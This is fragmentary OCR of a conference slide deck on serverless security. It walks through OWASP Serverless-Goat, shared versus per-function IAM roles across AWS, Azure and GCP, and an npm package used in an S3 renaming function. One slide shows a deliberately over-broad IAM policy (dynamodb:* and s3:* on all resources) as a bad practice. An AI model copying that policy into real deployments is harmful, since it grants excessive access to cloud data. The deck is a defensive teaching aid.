
Bob’s 1st challenge:

Create the PoC app where internal candidates can submit their CVs


Demo

https://vimeo.com/426725013


OWASP / Serverless-Goat
Watch 20
Star 181
Fork 43
Code
Issues 5
Pull requests 2
Actions
Projects
Wiki
Security
Insights
master
Serverless-Goat / LESSONS.md
Go to file
omerlh Small typo fix
Latest commit df41da7 on 27 May 2019
History
3 contributors
217 lines (169 sloc)
14.6 KB
ServerlessGoat: Lessons
This tutorial assumes the reader has basic knowledge of serverless security concep
Security Top 10 Most Common Weaknesses Guide Guide
Lesson 1: Information Gathering
OWASP
Serverless-Goat
https://github.com/OWASP/Serverless-Goat


amazon
rvices™


Don’t use shared function IAM role



serverless.yml

```yaml
provider:
  name: aws
  runtime: nodejs12.x
iamRoleStatements:
    - Effect: Allow
      Action:
        - dynamodb: '*'
        - s3: '*'
      Resource: '*'
```

Use per-function IAM role



```yaml
plugins:
  - serverless-iam-roles-per-function

provider:
  name: aws
  runtime: nodejs12.x

functions:
  get-index:
    handler: functions/get-index.handler
    events:
      - http:
          path: /
          method: get
    #iamRoleStatementsInherit: true #optional
    iamRoleStatements:
      - Effect: Allow
        Action: execute-api:Invoke
        Resource: arn:aws:execute-api:#{AWS::
```


Azure Functions are deployed as App Service

Filter by name... | Type == **all** | Location == **all** | Add filter

Showing 1 to 4 of 4 records. Show hidden types

Name	Type
ASP-rzepskydemo-93cd	App Service plan
AzureShellDemo	App Service
AzureShellDemo	Application Insights
storageaccount[redacted]	Storage account

All functions share the same environment



Demo

https://vimeo.com/462561054

Demo

https://vimeo.com/462561274

```
GCP-shell $>
```

Demo

https://vimeo.com/462561651

cloud.google.com/functions/docs/concepts/iam

Google Cloud | Why Google | Solutions | Products | Pricing | Getting Started | Docs | Support

Cloud Functions | Guides | Reference | Support | Resources

- Overview of Cloud Functions
- Execution Environment
- The Node.js 6 Runtime
- The Node.js 8 Runtime
- The Node.js Runtime
- The Python Runtime
- The Go Runtime
- The Java Runtime

Runtime service account

At runtime, Cloud Functions defaults to using the App Engine default service account (`PROJECT_ID@appspot.gserviceaccount.com`), which has the **Editor** role on the project. You can change the roles of this service account to limit or extend the permissions for your running functions. You can also change which service account is used by providing a non-default service account on a per-function basis.

`roles/editor`	Editor	All viewer permissions, **plus** permissions for actions that modify state, such as changing existing resources.

Waaat?!

Defense

- Follow **least privilege principle!**
- Use per-function IAM role
  - serverless-iam-roles-per-function (https://bit.ly/2MzjdYh)
- Harden your API Gateway
  - Use API Gateway Request Validation
    - serverless-reqvalidator-plugin (https://bit.ly/2Xqay0k)
- Consider using WAF

In GCP by default all Cloud Functions in a Google Cloud project share the same runtime service account (with Editor role :0) - create unique service account to each function

In Azure apply RBAC to assign limited permissions to resource group. You can use Shared Access Signature tokens to get limited access to other resources.

And above all:

TEST YOUR CODE!!!


Bob's 2nd challenge:

Files uploaded to the particular S3 bucket should be automatically renamed with some prefix

test-new.png

event

```
s3: {
  s3SchemaVersion: '1.0',
  configurationId: 'f67747b9-c02c-4e54-8e49-2dba5060d555',
  bucket: {
    name: 'serverless-security-demo',
    ownerIdentity: [Object],
    arn: 'arn:aws:s3:::serverless-security-demo'
  },
  object: {
    key: 'test-new.png',
    size: 20,
    eTag: '3de8f8b0dc94b8c2230fab9ec0ba0506',
    sequencer: '005E88ACC4D5810265'
  }
```



stack overflow

npm

s3-rename

1.0.16 • Public • Published 5 days ago

S3 Object Rename

Simple method to rename S3 object.

Usage

```
const AWS = require('aws-sdk');
const rename = require('s3-rename');

var s3 = new AWS.S3();
rename.s3_rename(s3, 'name-of-the-bucket', 'name-of-the-old-key
```

where `name-of-the-old-key` is the name of the S3 object which name you want to change and `name-of-the-new-key` is the new name of the object.

Install

```
> npm i s3-rename
```

Weekly Downloads

53

Version
1.0.16


License
ISC

Unpacked Size
1.84 kB

Total Files
3

Last publish

Bob writes a proof-of-concept



Upload | + Create folder | Download | Actions

Name

[scan-me]test-new.png

Message
No older events found at the moment. Retry.
START RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Version: $LATEST
2020-04-21T20:27:10.827Z d26557bf-901f-48da-a861-a83fc8b5e97f INFO File has been renamed successfully!
END RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f
REPORT RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Duration: 75.73 ms Billed Duration: 100 ms Memory Size: 1024 MB Max M
No newer events found at the moment. Retry.

File Edit Find View Go Tools Window Save Test

Environment

s3-renamer-dev-hel
node_modules
s3-rename
index.js
package.json
README.md

handler.js index.js

